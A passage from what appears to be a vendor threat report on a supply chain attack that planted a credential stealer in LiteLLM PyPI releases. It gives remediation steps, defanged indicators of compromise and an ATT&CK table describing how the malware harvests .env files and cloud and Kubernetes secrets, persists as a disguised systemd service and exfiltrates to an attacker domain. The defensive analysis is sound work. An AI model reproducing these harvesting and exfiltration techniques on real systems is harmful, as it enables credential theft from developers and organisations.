The malicious payload analyzed in this report is a direct exploitation of the systemic secret management failures extensively documented in a prior TrendAI™ Research publicationnews article. As previously described, developers have adopted .env files so profusely that they have forgotten their sensitivity, leaving them exposed, and threat actors are actively scanning for exactly these files. The harvester analyzed here operationalizes that attack surface at scale: it performs exhaustive filesystem walks targeting .env, .env.local, .env.production, and .env.staging files across up to six directory levels, while simultaneously extracting AWS credentials, cloud provider tokens, Kubernetes service account secrets, CI/CD pipeline configurations, and database connection strings; the same categories of secrets TrendAI™ Research previously identified as most commonly stored in plaintext inside .env files.

Security recommendations

This case highlights the risk of building an entire ecosystem on top of fragile trust. The LiteLLM hack is just the latest example of attackers exploiting the reliance on open-source registries and poor secret hygiene. Security is not an afterthought you can outsource entirely to a vulnerability scanner. If you have LiteLLM anywhere in your stack, do not wait for a vendor to issue a critical alert – the attackers already have what they want – and try to get ahead of the adversaries by applying the following immediate directives based on the known indicators of compromise (IoCs):

Immediate actions

- Check for `LiteLLM_init.pth` in any Python site-packages directory. If present, assume full credential compromise.

- Rotate ALL credentials that were present as environment variables or in config files on any system where LiteLLM 1.82.7 or 1.82.8 was installed, including CI/CD runners. This includes LLM API keys, which should be treated as compromised.
- Block the following at DNS and firewall: checkmarx[.]zone, LiteLLM[.]cloud, models.LiteLLM.cloud, 83.142.209.11, 46.151.182.203.
- Audit npm packages for any reference to checkmarx-util or postinstall hooks that read GITHUB_ACTIONS.
- Search for the `sysmon.service` systemd user unit and ~/.config/sysmon/ directory on Linux systems.
- Pin Trivy and all security scanners in your CI/CD pipeline. If your security tools are compromised, everything downstream is exposed.
-

Structural defenses

- Enforce ‘npm install --ignore-scripts’ in CI/CD pipelines unless postinstall scripts are explicitly reviewed.
- Monitor for unexpected ‘.pth’ file creation in Python site-packages, any .pth write outside a known-good baseline should trigger a critical alert. Elastic has published a detection rule for this.
- Pin package versions and verify SHA256 hashes. Use pip install --require-hashes or uv pip install --require-hashes. Generate and enforce software bills of materials (SBOMs) for all production deployments.
- Pin to a stable and tried-and-tested version. Do this instead of going to the latest version that might not have been tested yet to avoid compromise similar to this case.
- Deploy behavioral detection for bulk credential file reads (SSH keys + cloud configs + crypto wallets in a single process) rather than relying on signature-based AV.
- Implement JARM fingerprint monitoring for TLS connections to bulletproof hosting ASNs.
- Audit transitive dependencies. You may not use LiteLLM directly but pull it through DSPy, CrewAI, or other frameworks. Use pipdeptree or uv pip tree to check.
- Implement egress filtering. The payload exfiltrated to models.LiteLLM.cloud; domain allowlisting for AI infrastructure would have caught this.
- Treat LLM API keys as crown jewels. Rotate immediately if any package in your dependency tree was compromised. Use provider-specific short-lived tokens where available.
- Watch for fork bomb / resource exhaustion as a potential indicator of supply chain compromise, this is how the LiteLLM attack was first noticed.

MITRE ATT&CK mapping

Tactic	Technique	Observed Behavior
Execution	T1059.006 — Python	Multi-layer base64 Python payloads executed in-memory
Persistence	T1543.002 — Systemd Service	sysmon.service installed as user-level systemd service

Privilege Escalation	T1611 — Escape to Host	Privileged K8s pods with host filesystem access via chroot
Defense Evasion	T1027 — Obfuscated Files	3-layer base64 encoding, service disguised as telemetry
Credential Access	T1552.001 — Credentials In Files	SSH keys, cloud creds, .env files, wallet keys
Credential Access	T1552.005 — Cloud Instance Metadata	AWS IMDS v1/v2 queried for IAM role credentials
Discovery	T1082 — System Information Discovery	hostname, uname -a, whoami, ip addr
Lateral Movement	T1610 — Deploy Container	Privileged pods deployed to every K8s cluster node
Collection	T1005 — Data from Local System	Extensive file harvesting across user homes and system dirs
Exfiltration	T1041 — Exfiltration Over C&C Channel	HTTPS POST to models[.]LiteLLM[.]cloud
Exfiltration	T1573.001 — Encrypted Channel: Symmetric	AES-256-CBC + RSA-4096 hybrid encryption
Command & Control	T1071.001 — Application Layer: Web	HTTPS polling to checkmarx[.]zone for second-stage

Table 3. MITRE ATT&CK mapping

Proactive security with TrendAI Vision One™

TrendAI Vision One™one-platformone-platform is the industry-leading AI cybersecurity platform that centralizes cyber risk exposure management, security operations, and robust layered protection.

TrendAI Vision One™ Threat Intelligence Hub

TrendAI Vision One™ Threat Intelligence Hubproductsproducts provides the latest insights on emerging threats and threat actors, exclusive strategic reports from TrendAI™ Research, and TrendAI Vision One™ Threat Intelligence Feed in the TrendAI Vision One™ platform.

Focused on the LiteLLM GitHub Actions:

- Emerging Threats: Critical Supply Chain Attack: Malicious LiteLLM init.pth in LiteLLM PyPI Package (v1.82.8) – Credential Stealer

- TrendAI Vision One™ Intelligence Reports (IOC Sweeping): Critical Supply Chain Attack: Malicious LiteLLM_init.pth in LiteLLM PyPI Package (v1.82.8) – Credential Stealer

Covers a more collective TeamPCP compromised GitHub Actions:

- Emerging threats: Global CI/CD Supply Chain Attack: TeamPCP Compromises GitHub Actions and Open Source Security Tools for Credential Theft
- TrendAI Vision One™ Intelligence Reports (IOC Sweeping)

If a zero-day slips through your pipeline, static scanners are useless and you need a behavioral safety net at runtime. Mapping cloud exposure and risk score surfaces these issues and allows you to respond before a potential leak is exploited.

TrendAI Vision One™ Code Securityproducts and TrendAI Vision One™ Container Security catches malicious payloads before it detonates by scanning your container images during the build phase and flagging the compromised library. If a seemingly harmless Python script inside your container suddenly dumps Azure credentials, reads Kubernetes service account tokens, and attempts to install a background daemon, our XDR agent flags the behavioral anomaly and kills the process before the attacker exfiltrates your data.

Indicators of Compromise (IoCs)

The highest-priority IOCs from this campaign can be found in this link. A complete IOC table with 19 indicators is available in the full technical report.

This analysis was conducted by the ZDI Threat Hunting team as part of ongoing supply chain threat research. For the full technical report including complete IOC tables, infrastructure diagrams, MITRE ATT&CK mappings, and Snort/Suricata rules, contact the team directly.

Tags